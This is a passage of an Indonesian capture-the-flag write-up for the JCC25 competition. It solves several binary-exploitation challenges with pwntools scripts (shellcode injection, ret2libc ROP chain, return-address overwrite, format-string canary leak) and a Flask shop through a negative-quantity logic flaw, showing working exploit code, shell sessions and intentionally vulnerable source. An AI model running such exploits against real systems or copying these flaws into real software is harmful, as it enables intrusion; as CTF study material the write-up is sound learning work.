6) return    - kembalikan barang (id qty)
7) checkout  - bayar / refund keranjang
8) sell      - jual ke toko (id qty)
9) flag      - beli flag (100000)
0) quit
> Membeli flag...
JCC25{Buy_me_a_Coffee_guysssss}

=== NikkoStore ===

```

Flag : JCC25{Buy_me_a_Coffee_guysssss}

Sesuatu

Di sebuah ruangan remang dengan suara kipas komputer yang berputar, seorang pemuda sedang menatap layar hitam terminal. Sebuah program kecil baru saja ia tulis—sederhana, hanya beberapa baris kode. Namun, di balik kesederhanaan itu, tersimpan sebuah pintu rahasia. Program itu tidak menanyakan nama, tidak meminta kata sandi. Ia hanya menunggu dan berkata lewat layar: "Kirimkan sesuatu kepadaku." Sang pemuda tersenyum tipis. Ia tahu, program itu tidak pandai menolak. Apa pun yang dikirimkan ke dalamnya akan ditelan mentah-mentah. Program hanya punya ruang sempit, kotak kecil berisi 256 karakter, namun ia tidak pernah peduli jika ada yang memaksanya dengan isi yang lebih berbahaya. Ketika kotak itu terisi, program tidak sekadar menyimpannya. Ia langsung mencoba menjalankan isi kotak itu, seakan-akan semua yang masuk adalah perintah sah. Tanpa ragu, tanpa saringan, tanpa penghalang. Di situlah letak rahasianya: siapa pun yang cerdik bisa menyusupkan perintah sendiri, dan program akan menuruti tanpa banyak tanya. Selesai sudah tugas program itu. Ia menutup dirinya dengan tenang, seolah tak pernah menyimpan rahasia. Namun, bagi yang tahu cara berbicara dengannya, program kecil itu bisa berubah menjadi kunci untuk membuka sesuatu yang jauh lebih besar.

```
nc 103.183.92.202 4006
```

Attachment : sesuatu.c

isi file sesuatu.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vuln() {
    char buf[256];
```

```

printf("Kirimkan sesuatu kepadaku:");
read(0, buf, 256);
((void(*)())buf)();
}

int main() {
    setbuf(stdout, NULL);
    vuln();
    return 0;
}

```

ah ya, klasik soal shellcode, kita pakai shellcraft buat ngesolve ini(jangan lupa kita buffer 256):

```

from pwn import *

context.arch = "amd64"
shellcode = asm(shellcraft.sh())

r = remote("103.183.92.202", 4006)
r.send(shellcode.ljust(256, b"\x90"))
r.interactive()

```

```

(base) saymeal@LAPTOP-HJAPNPO
$ python3 solver.py
[+] Opening connection to 103.183.
[*] Switching to interactive mode
Kirimkan sesuatu kepadaku:$ ls
flag.txt
$ cat *
JCC25{stack_shellcode_success}
$

```

Flag : JCC25{stack_shellcode_success}

Ajaib

Sebuah tim pengembang sedang membangun layanan baru bernama Pencari Aplikasi Ajaib. Mereka percaya dengan konsep open source, tapi terlalu buru-buru merilis kode ke publik. Sayangnya, program ini dibuat dengan terburu-buru dan penuh celah. Program menampilkan banner unik, lalu mengundangmu untuk memberikan masukan. Tapi hati-hati—di balik pesan yang terlihat ramah, ada sesuatu yang bisa kamu manfaatkan. Bisakah kamu menemukan cara untuk masuk lebih dalam dan memanggil fungsi tersembunyi bernama `pencari_printf`? Jika berhasil, kamu akan menemukan sebuah pesan rahasia.

nc 103.183.92.202 4005

Attachment : ajaib.zip

Disini kita dikasih file ajaib.zip, isinya ada file ajaib.c, ajaib, dan [libc.so.6](#)

isi dari ajaib.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <string.h>

char *alamat_printf;

void cetak_banner() {
    printf("  ____  _  _  _  \n");
    printf(" /    |  ( )  ( )  | |  \n");
    printf(" / / | |  _  _  | |  \n");
    printf(" / ____ | | | | / _ ` |  \n");
    printf("/_/_ | | | | | | ( _ |  \n");
```

```

printf("      _/ | _ | | \\_ , _ |      \n");
printf("      |__/ ( _ ) | |      \n");
printf("      _/ |      \n");
printf("      |__/      \n");
printf("\n");
}

void pencari_printf() {
    char buffer[64];
    puts("Alamat printf berhasil ditemukan di:");
    puts(alamat_printf);
    puts("Eh, kok kamu bisa sampai sini?");
    fflush(stdin);
    gets(buffer); // vulnerability
    return;
}

void mulai_tantangan() {
    char buffer[64];
    asprintf(&alamat_printf, "%p", printf);

    printf("Selamat datang di pencari aplikasi ajaib!\n");
    printf("Sayangnya, layanan ini masih dalam tahap pengembangan.\n");
    printf("Kami percaya pada Open Source, tapi GitHub jahat,\n");
    printf("jadi kami hosting sendiri kode kami di situs web\n");
    printf("pribadi.\n");
    printf("Mungkin kamu bisa kirim kontribusi lewat email?\n");
    printf("Saat ini hanya fungsi pencari_printf yang sudah jadi,\n");
    printf("lokasinya ada di: %p\n", pencari_printf);
    printf("Tapi tenang, kamu belum bisa memanggilnya sebelum semua\n");
    printf("layanan selesai.\n");

    printf("Kalau mau, kamu bisa kasih kami masukan: \n");
    gets(buffer); // vulnerability
    return;
}

int main(int argc, char* argv[]) {
    setvbuf(stdout, 0LL, 2, 0LL);

```

```

    setvbuf(stdin, 0LL, 1, 0LL);
    cetak_banner();
    mulai_tantangan();
    fflush(stdout);
    printf("Terima kasih atas masukanmu!\n");
    return 0;
}

```

Ret2libc, program ini memiliki dua buffer char buffer[64] dengan gets(), sehingga rentan buffer overflow. Fungsi pencari_printf() dicetak alamatnya → bisa digunakan untuk mengalihkan eksekusi program. Fungsi ini juga mencetak alamat printf di libc → bisa dilakukan info leak untuk hitung base libc, lokasi system(), dan string "/bin/sh".

Langkah exploit pertama: overflow buffer di mulai_tantangan() agar return address mengarah ke pencari_printf().

Langkah exploit kedua: overflow buffer di pencari_printf() dengan payload ROP:

- Gunakan gadget pop rdi; ret
- Set RDI = alamat string "/bin/sh"
- Panggil system() → spawn shell.

Dari shell, jalankan cat flag.txt untuk mendapatkan flag.

```

from pwn import *
import re, time
from pathlib import Path

HOST, PORT = "103.183.92.202", 4005
LIBC_PATH = "./libc.so.6"
context.update(arch='amd64', os='linux')

def get_pencari_addr(text):
    m = re.search(r"lokasinya ada di: (0x[0-9a-fA-F]+)", text)
    if m: return int(m.group(1), 16)
    all_hex = re.findall(r"(0x[0-9a-fA-F]+)", text)
    if all_hex: return int(all_hex[0], 16)
    return None

```



```

def parse_printf_from_stream(p):
    try:
        p.recvuntil(b"Alamat printf berhasil ditemukan di:", timeout=4)
        line = p.recvline(timeout=4).strip()
        m = re.search(rb"(0x[0-9a-fA-F]+)", line)
        if m: return int(m.group(1), 16)
        extra = p.recvrepeat(timeout=1)
        m2 = re.search(rb"(0x[0-9a-fA-F]+)", extra)
        if m2: return int(m2.group(1), 16)
    except: return None
    return None

def find_pop_rdi(libc):
    pop_rdi_seq = asm('pop rdi; ret')
    match = next(libc.search(pop_rdi_seq), None)
    if match: return match
    for seq in [asm('pop rdi; pop rbp; ret'), asm('pop rdi; pop rsi;
ret')]:
        m = next(libc.search(seq), None)
        if m: return m
    return None

def main():
    libc_local = ELF(LIBC_PATH)
    p = remote(HOST, PORT)
    p.timeout = 6

    initial = p.recvrepeat(timeout=1).decode(errors='ignore')
    penc = get_pencari_addr(initial)
    offset = 64 + 8
    payload1 = b"A"*offset + p64(penc)
    p.sendline(payload1)

    printf_leak = parse_printf_from_stream(p)
    printf_off = libc_local.symbols['printf']
    system_off = libc_local.symbols['system']
    binsh_off = next(libc_local.search(b"/bin/sh"))
    libc_base = printf_leak - printf_off
    system_addr = libc_base + system_off

```

```

binsh_addr = libc_base + binsh_off
pop_rdi_off = find_pop_rdi(libc_local)
pop_rdi = libc_base + pop_rdi_off

payload2 = b"A"*offset + flat([pop_rdi, binsh_addr, system_addr])
time.sleep(0.05)
p.sendline(payload2)
time.sleep(0.4)
try:
    p.send(b"echo __READY__ && cat flag.txt && echo __END__\n")
    got = p.recvuntil(b"__END__", timeout=3)
    print(got.decode(errors='ignore'))
except:
    pass
p.interactive()

if __name__ == "__main__":
    main()

```

```

[*] '/mnt/d/MOKLET010/Downloads/ajaib/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
SHSTK:     Enabled
IBT:       Enabled
[+] Opening connection to 103.183.92.202 on port 4005: Done
__READY__
JCC25{ret2libc_beginner_win}
__END__
[*] Switching to interactive mode

```

Flag : JCC25{ret2libc_beginner_win}

Baby - pwn

Kamu menemukan sebuah game misterius di server dengan menu aneh. Sang developer tampaknya meninggalkan sebuah backdoor tersembunyi, tapi kamu hanya diberi akses ke menu sederhana. Sayangnya, tidak ada opsi untuk langsung mendapatkan hadiah. Namun, binary ini menyimpan fungsi rahasia bernama `jump()` yang tidak pernah dipanggil oleh menu utama. Tugasmu adalah melompat ke fungsi rahasia tersebut, dan membuktikan bahwa kamu benar-benar seorang pemain PWN sejati.

nc 103.183.92.202 4016

Attachment : just_jump

Ini dikasih soal shellcode lagi, tapi ada waktunya:

```
__pid_t pid; // [rsp+cn] [rop-40]

puts(&byte_4020FC);
puts("The chest creaks open, revealing a blinding golden light!");
puts("Inside lies the power to claim the treasure and break free from this cursed reality!");
puts(&byte_4021B0);
puts("Hurry... it will only stay open for 1 second!");
pid = fork();
if ( !pid )
{
    system("/bin/sh");
    exit(0);
}
sleep(1u);
kill(pid, 9);
wait(0LL);
return puts(asc_402220);
}
```

Kita fokus pada fungsi `scream()` karena:

Menggunakan `scanf("%s")` yang tidak membatasi input, sehingga kita bisa menulis melebihi buffer.

Buffer `v1[64]` berada di stack, sehingga kita bisa mengontrol return address

Dari assembly, buffer `v1` berada di `[rbp-0x40]` (64 byte). Struktur stack:

- Buffer: 64 byte
- Saved RBP: 8 byte

- Return address: 8 byte

Jadi, offset ke return address adalah $64 + 8 = 72$ byte.

Kita ingin menjalankan `system("/bin/sh")` tanpa dibunuh. Fungsi `chest()` berisi:

```
(base) | (saymeat@LAPTOP-NOAHNPKR) [~/mnc/d/nokleto10/downloads]
L$ objdump -d just_jump | grep -A 30 chest
000000000040136a <chest>:
40136a: 55                push    %rbp
40136b: 48 89 e5          mov     %rsp,%rbp
40136e: 48 83 ec 10       sub     $0x10,%rsp
401372: 48 8d 05 83 0d 00 00 lea     0xd83(%rip),%rax    # 4020fc <_IO_stdin
401379: 48 89 c7          mov     %rax,%rdi
40137c: e8 af fc ff ff    call   401030 <puts@plt>
401381: 48 8d 05 90 0d 00 00 lea     0xd90(%rip),%rax    # 402118 <_IO_stdin
401388: 48 89 c7          mov     %rax,%rdi
40138b: e8 a0 fc ff ff    call   401030 <puts@plt>
401390: 48 8d 05 c1 0d 00 00 lea     0xdc1(%rip),%rax    # 402158 <_IO_stdin
401397: 48 89 c7          mov     %rax,%rdi
40139a: e8 91 fc ff ff    call   401030 <puts@plt>
40139f: 48 8d 05 0a 0e 00 00 lea     0xe0a(%rip),%rax    # 4021b0 <_IO_stdin
4013a6: 48 89 c7          mov     %rax,%rdi
4013a9: e8 82 fc ff ff    call   401030 <puts@plt>
4013ae: 48 8d 05 33 0e 00 00 lea     0xe33(%rip),%rax    # 4021e8 <_IO_stdin
4013b5: 48 89 c7          mov     %rax,%rdi
4013b8: e8 73 fc ff ff    call   401030 <puts@plt>
4013bd: e8 2e fd ff ff    call   4010f0 <fork@plt>
4013c2: 89 45 fc          mov     %eax,-0x4(%rbp)
4013c5: 83 7d fc 00       cmpl    $0x0,-0x4(%rbp)
4013c9: 75 19            jne     4013e4 <chest+0x7a>
4013cb: 48 8d 05 44 0e 00 00 lea     0xe44(%rip),%rax    # 402216 <_IO_stdin
4013d2: 48 89 c7          mov     %rax,%rdi
```

Kita butuh lewatin `fork` dan langsung menjalankan `system("/bin/sh")`. Jadi kita langsung lompat ke alamat `0x4013cb` (setelah instruksi `jne`).

```
from pwn import *

p = remote('103.183.92.202', 4016)

p.recvuntil(b'> ')
p.sendline(b'3')

p.recvuntil(b'Your scream: ')

offset = 72
target_address = 0x4013cb

payload = b'A' * offset + p64(target_address)

p.sendline(payload)
```

```
p.interactive()  
  
$ python3 solver.py  
[+] Opening connection to 103.183.92.202 on port 4016: Done  
[*] Switching to interactive mode  
Your scream echoes faintly... but it is not strong enough. Luckily, you remain s  
  
$ ls  
gold.txt  
just_jump  
run  
$ cat gold.txt  
JCC25{ce28d2aaf6674ca9720d327622605a54}  
/home/brandy/run: line 2: 507300 Alarm clock                ./just_jump
```

Flag : JCC25{ce28d2aaf6674ca9720d327622605a54}



Rizal Heist

Game yang aneh. coba aja

nc 103.183.92.202 4019

Attachment : rizal_heist

Dikasih file rizal_heist yang kusimpan jadi file chall, decompile pakai ida dan kita dapat beberapa hal:

Menu punya 4 opsi:

- [1] Play Game → playGame()
- [2] Show Tasks → show()
- [3] Go to Toilet → toilet()
- [4] Quit → exit

Nah, di bagian toilet itu input user diprint langsung sebagai format string, tapi ada fungsi `filter_format_specifiers()` yang blacklist beberapa format specifier (%s, %x, %d). Tapi karena %p gk di blacklist, artinya kita bisa pakai %p buat leak stack value, kita pakai %15\$p buat leak stack canary.

Terus buat di bagian playgame, ada buffer overflow karena `scanf("%s")` ga ada limit. Jadi kita bisa overflow dan overwrite return address. Tapi karena ada stack canary (v2), kita harus tahu dulu nilai canary (makanya kita leak di toilet).

```
1 int defcon()
2 {
3     key = 1;
4     puts("[+] You got in from an opened window behind the building");
5     puts("[+] You opened one of the desk and retrieved a key");
6     return puts("#] KEY OBTAINED!");
7 }
```

```

v6 = __readfsqword(0x28u);
if ( key != 1 || a1 != -1 || a2 != -889275714 || a3 != -1059146562 )
{
    puts("[-] YOU GOT CAUGHT! You fumbled at the safety box for too long...");
    puts("[+] The guards noticed and arrested you!");
    exit(0);
}
stream = fopen("backpack.txt", "r");
if ( !stream )
{

```

dari function defcon() dan bay(), untuk dapatin flag kita harus set:

- key = 1
- a1 = -1
- a2 = -889275714
- a3 = -1059146562

Kalau benar → buka backpack.txt dan print flag.

```

from pwn import *

binary = ELF("./chall")
rop = ROP(binary)

p = remote('103.183.92.202', 4019)

p.sendline(b"3")
p.sendline(b"%15$p")
p.recvuntil(b"0x")
canary = int(p.recv(16), 16)
log.success(f"Canary: {hex(canary)}")

defcon = binary.symbols['defcon']
bay = binary.symbols['bay']
gadget = rop.find_gadget(['pop rdi', 'pop rsi', 'pop rdx', 'ret']).address

payload = b"A"*104 + p64(canary) + b"B"*8 + p64(defcon) + p64(gadget) +
p64(-1 & 0xffffffffffffffff) + p64(-889275714 & 0xffffffffffffffff) +
p64(-1059146562 & 0xffffffffffffffff) + p64(bay)

p.sendline(b"1")
p.sendline(payload)

```


[Web Exploitation]

legal shop
welp
http://103.183.92.202:4004/
Attachment : chall.zip

Disini kita diberikan file chall.zip, extract dan kita akan dapat beberapa file, kita akan fokus ke [app.py](#):

```
import os
import secrets
from functools import wraps

from flask import (Flask, flash, redirect, render_template, request,
session,
                    url_for)
from flask_sqlalchemy import SQLAlchemy
from werkzeug.security import check_password_hash,
generate_password_hash

app = Flask(__name__)
app.config['SECRET_KEY'] = secrets.token_hex(16)
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///memory:'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
```

```

password_hash = db.Column(db.String(120), nullable=False)
balance = db.Column(db.Float, nullable=False, default=100.0)
orders = db.relationship('SnackOrder', backref='user', lazy=True)

class SnackProduct(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    name = db.Column(db.String(100), nullable=False)
    tagline = db.Column(db.String(200))
    price = db.Column(db.Float, nullable=False)
    description = db.Column(db.Text)
    ingredients = db.Column(db.String(500))
    image_url = db.Column(db.String(200))

class SnackOrder(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'),
nullable=False)
    total = db.Column(db.Float, nullable=False)
    created_at = db.Column(db.DateTime,
default=db.func.current_timestamp())
    items = db.relationship('OrderItem', backref='order', lazy=True)

class OrderItem(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    order_id = db.Column(db.Integer, db.ForeignKey('snack_order.id'),
nullable=False)
    product_id = db.Column(db.Integer,
db.ForeignKey('snack_product.id'), nullable=False)
    quantity = db.Column(db.Integer, nullable=False)
    product = db.relationship('SnackProduct')

def login_required(f):
    @wraps(f)
    def decorated_function(*args, **kwargs):
        if 'user_id' not in session:
            return redirect(url_for('login'))
        return f(*args, **kwargs)
    return decorated_function

```

```

@app.route('/')
def index():
    featured_products = SnackProduct.query.limit(3).all()
    return render_template('index.html',
featured_products=featured_products)

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        if User.query.filter_by(username=username).first():
            flash('Username already exists!')
            return redirect(url_for('register'))

        user = User(username=username,
password_hash=generate_password_hash(password))
        db.session.add(user)
        db.session.commit()

        session['user_id'] = user.id
        return redirect(url_for('index'))

    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        user = User.query.filter_by(username=username).first()

        if user and check_password_hash(user.password_hash, password):
            session['user_id'] = user.id
            return redirect(url_for('index'))

        flash('Invalid credentials!')

```

```

        return render_template('login.html')

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    session.pop('cart', None)
    return redirect(url_for('index'))

@app.route('/products')
def products():
    all_products = SnackProduct.query.all()
    return render_template('products.html', products=all_products)

@app.route('/products/<int:id>')
def product_detail(id):
    product = SnackProduct.query.get_or_404(id)
    return render_template('product_detail.html', product=product)

@app.route('/cart/add', methods=['POST'])
def add_to_cart():
    product_id = request.form.get('product_id', type=int)
    quantity = request.form.get('quantity', 1, type=int)

    cart = session.get('cart', {})
    cart[str(product_id)] = cart.get(str(product_id), 0) + quantity
    session['cart'] = cart

    return redirect(url_for('cart'))

@app.route('/cart')
def cart():
    cart_items = []
    total = 0

    cart = session.get('cart', {})
    for product_id, quantity in cart.items():
        product = SnackProduct.query.get(int(product_id))
        if product:

```

```

        cart_items.append({
            'product': product,
            'quantity': quantity,
            'subtotal': product.price * quantity
        })
        total += product.price * quantity

    user_balance = 0
    if 'user_id' in session:
        user = User.query.get(session['user_id'])
        user_balance = user.balance if user else 0

    return render_template('cart.html', cart_items=cart_items,
total=total, user_balance=user_balance)

@app.route('/checkout', methods=['GET', 'POST'])
@login_required
def checkout():
    if request.method == 'POST':
        cart = session.get('cart', {})
        if not cart:
            return redirect(url_for('cart'))

        user = User.query.get(session['user_id'])
        if not user:
            flash('User not found!')
            return redirect(url_for('login'))

        total = 0
        for product_id, quantity in cart.items():
            product = SnackProduct.query.get(int(product_id))
            if product:
                total += product.price * quantity

        if user.balance < total:
            flash(f'Insufficient balance! You have ${user.balance:.2f}
but need ${total:.2f}')
            return redirect(url_for('cart'))

```

```

        if total <= 0:
            flash('Total must be greater than zero!')
            return redirect(url_for('cart'))

    order = SnackOrder(user_id=session['user_id'], total=total)
    db.session.add(order)
    db.session.flush()

    for product_id, quantity in cart.items():
        product = SnackProduct.query.get(int(product_id))
        if product:
            item = OrderItem(order_id=order.id,
product_id=product.id, quantity=quantity)
            db.session.add(item)

    user.balance -= total

    db.session.commit()

    session.pop('cart', None)
    return redirect(url_for('order_confirmation', id=order.id))

    user = User.query.get(session['user_id'])
    return render_template('checkout.html', user_balance=user.balance
if user else 0)

@app.route('/orders/<int:id>/receipt')
@login_required
def order_confirmation(id):
    order = SnackOrder.query.filter_by(id=id,
user_id=session['user_id']).first_or_404()

    if any(item.product.name == 'Elite Hacker Snack' for item in
order.items):
        return render_template('order_confirmation.html', order=order,
flag=os.environ.get('FLAG', 'JCC25{lmao_flag}'))

    return render_template('order_confirmation.html', order=order)

```

```

@app.errorhandler(404)
def not_found(e):
    return render_template('404.html'), 404

@app.route('/teapot')
def teapot():
    return render_template('teapot.html'), 418

def init_db():
    with app.app_context():
        db.create_all()

        products = [
            {
                'name': 'Stealth Cookies',
                'tagline': 'They disappear faster than your browser
history.',
                'price': 4.20,
                'description': 'Dark chocolate cookies infused with
mystery and intrigue.',
                'ingredients': '60% Dark Cocoa, 39% Flour, 1%
Subterfuge',
                'image_url': '/static/stealth-cookies.png'
            },
            {
                'name': 'Proxy Puffs',
                'tagline': 'Bounce your cravings around the globe.',
                'price': 13.37,
                'description': 'Cheese puffs that route through
multiple flavor profiles.',
                'ingredients': 'Cheddar, VPN Dust, International
Spices',
                'image_url': '/static/proxy-puffs.png'
            },
            {
                'name': 'SQLi Sandwich',
                'tagline': 'DROP your hunger TABLE instantly!',
                'price': 8.08,

```

```

        'description': 'A sandwich that injects pure
satisfaction into your taste buds.',
        'ingredients': 'SELECT * FROM delicious_ingredients',
        'image_url': '/static/sqli-sandwich.png'
    },
    {
        'name': 'BruteForce Brownies',
        'tagline': 'Guaranteed to crack your sweet tooth.',
        'price': 5.12,
        'description': 'Dense brownies that persistently attack
your cravings.',
        'ingredients': '10000 attempts of chocolate, success
guaranteed',
        'image_url': '/static/bruteforce-brownies.png'
    },
    {
        'name': 'Overflow Oreos',
        'tagline': 'Warning: bites may exceed buffer size.',
        'price': 3.14,
        'description': 'Extra-stuffed cookies that push the
limits.',
        'ingredients': 'Cookie[2], Cream[99999], Buffer
Overflow',
        'image_url': '/static/overflow-oreos.png'
    },
    {
        'name': 'Elite Hacker Snack',
        'tagline': 'Only for the 1337 - costs a fortune!',
        'price': 99999.99,
        'description': 'The ultimate snack that contains the
flag. Can you afford it?',
        'ingredients': 'Pure digital gold, encrypted secrets,
CTF flags',
        'image_url': '/static/elite-hacker-snack.png'
    }
]

for p in products:
    product = SnackProduct(**p)

```



```

        db.session.add(product)

        db.session.commit()

if __name__ == '__main__':
    init_db()
    app.run(host='0.0.0.0', port=4004, debug=False)

```

Flag hanya muncul di halaman order receipt jika pesanan kamu mengandung produk Elite Hacker Snack:

```

if any(item.product.name == 'Elite Hacker Snack' for item in
order.items):
    return render_template('order_confirmation.html', order=order,
flag=os.environ.get('FLAG', 'JCC25{lmao_flag}'))

```

Jadi, tujuan kita: membuat order yang mengandung Elite Hacker Snack.

Elite Hacker Snack harganya 99.999,99:

```

{
    'name': 'Elite Hacker Snack',
    'price': 99999.99,
}

```

Sedangkan saldo user baru cuma 100.0:

```
balance = db.Column(db.Float, nullable=False, default=100.0)
```

Di checkout, ada pengecekan saldo:

```

if user.balance < total:
    flash(f'Insufficient balance! You have ${user.balance:.2f}
but need ${total:.2f}')

```

```
return redirect(url_for('cart'))
```

Jadi normalnya tidak mungkin beli snack ini.

Lihat /cart/add:

```
@app.route('/cart/add', methods=['POST'])
def add_to_cart():
    product_id = request.form.get('product_id', type=int)
    quantity = request.form.get('quantity', 1, type=int)

    cart = session.get('cart', {})
    cart[str(product_id)] = cart.get(str(product_id), 0) + quantity
    session['cart'] = cart
```

Yang perlu diperhatikan:

Tidak ada validasi quantity.

Kita bisa memasukkan angka negatif, artinya kita bisa menambahkan snack mahal dengan quantity=-1.

Tambahkan Elite Hacker Snack dengan quantity negatif (-1):

- product_id=6&quantity=-1
- Subtotal jadi:
- -99999.99

Tambahkan snack murah, misalnya Overflow Oreos (harga 3.14) dengan quantity sangat besar (≈31848):

- product_id=5&quantity=31848
- Subtotal:
- $31848 \times 3.14 \approx 99999.71$

Total cart sekarang:

$-99999.99 + 99999.71 \approx 0.28$


Total positif, masih di bawah saldo 100 → bisa checkout.


Checkout berhasil. Walaupun quantity Elite Hacker Snack negatif, sistem hanya mengecek nama produk untuk menampilkan flag:

```
if any(item.product.name == 'Elite Hacker Snack' for item in
order.items):
```

Maka langkah kita adalah:

- Daftar akun baru → saldo 100.
- Tambahkan Elite Hacker Snack dengan quantity=-1.
- Tambahkan snack murah dengan jumlah cukup besar supaya total positif tapi < saldo.
- Checkout.
- Buka /orders/<id>/receipt → flag muncul.





	Pretty	Raw	Hex
1	POST /cart/add HTTP/1.1		
2	Host: 103.183.92.202:4004		
3	Content-Length: 23		
4	Cache-Control: max-age=0		
5	Accept-Language: en-US,en;q=0.9		
6	Origin: http://103.183.92.202:4004		
7	Content-Type: application/x-www-form-urlencoded		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w		
11	Referer: http://103.183.92.202:4004/products/6		
12	Accept-Encoding: gzip, deflate, br		
13	Cookie: session=eyJlc2VyX2lkIjo3MjB9.aMJfjA.2F9Wx0jIsz6Kq7WDrNXhNSH6fWg		
14	Connection: keep-alive		
15			
16	product_id=6&quantity=-1		

Elite Hacker Snack
Only for the 1337 - costs a fortune!
Quantity: -1

\$-99999.99
\$99999.99 each

Total:**\$-99999.99**

Your Balance:

\$97.27

Proceed to Checkout

Overflow Oreos
Warning: bites may exceed buffer size.
Quantity: 31848

\$100002.72
\$3.14 each

Elite Hacker Snack
Only for the 1337 - costs a fortune!
Quantity: -1

\$-99999.99
\$99999.99 each

Total:**\$2.73**

Your Balance:

\$97.27

Proceed to Checkout

aa

aa

aa

aa

 **Payment Intel**

1234567891234567

12/12 123

Overflow Oreos x31848	\$100002.72
Elite Hacker Snack x-1	\$-99999.99
Total:	\$2.73

 **Special Delivery!**

JCC25{21d0de263340212445da6c141d50c14f}

 Mission Intel Acquired

Flag : JCC25{21d0de263340212445da6c141d50c14f}

Toko sayur dan buah

Sebuah toko online baru bernama Vegan Shop baru saja diluncurkan! Mereka menjual berbagai produk organik dan ramah lingkungan. Namun, rumor beredar bahwa sistem keamanannya masih segar seperti sayur barusan dipetik. Tugasmu adalah menemukan celah keamanan di website ini dan buktikan bahwa kamu bisa mendapatkan akses ke informasi rahasia toko. ⚠ Jangan sampai tertipu dengan tampilan yang hijau dan menyehatkan – bisa saja ada sesuatu yang tersembunyi di balik sayuran organik ini.

Attachment : [chall.zip](#) <http://103.183.92.202:4001/>

Langsung saja kita lihat file yang diberikan :

app.py

```
from flask import Flask, render_template, render_template_string, request, redirect, url_for, flash, session
import os

app = Flask(__name__)
app.secret_key = '{REDACTED}'

vegetables = {
    'tomat': {'name': 'Tomat Segar', 'price': 15000, 'stock': 50, 'description': 'Tomat merah segar dari kebun lokal', 'image': 'tomat.jpg'},
    'wortel': {'name': 'Wortel Organik', 'price': 12000, 'stock': 30, 'description': 'Wortel organik kaya vitamin A', 'image': 'wortel.jpg'},
    'bayam': {'name': 'Bayam Hijau', 'price': 8000, 'stock': 25, 'description': 'Bayam segar penuh zat besi', 'image': 'bayam.jpg'},
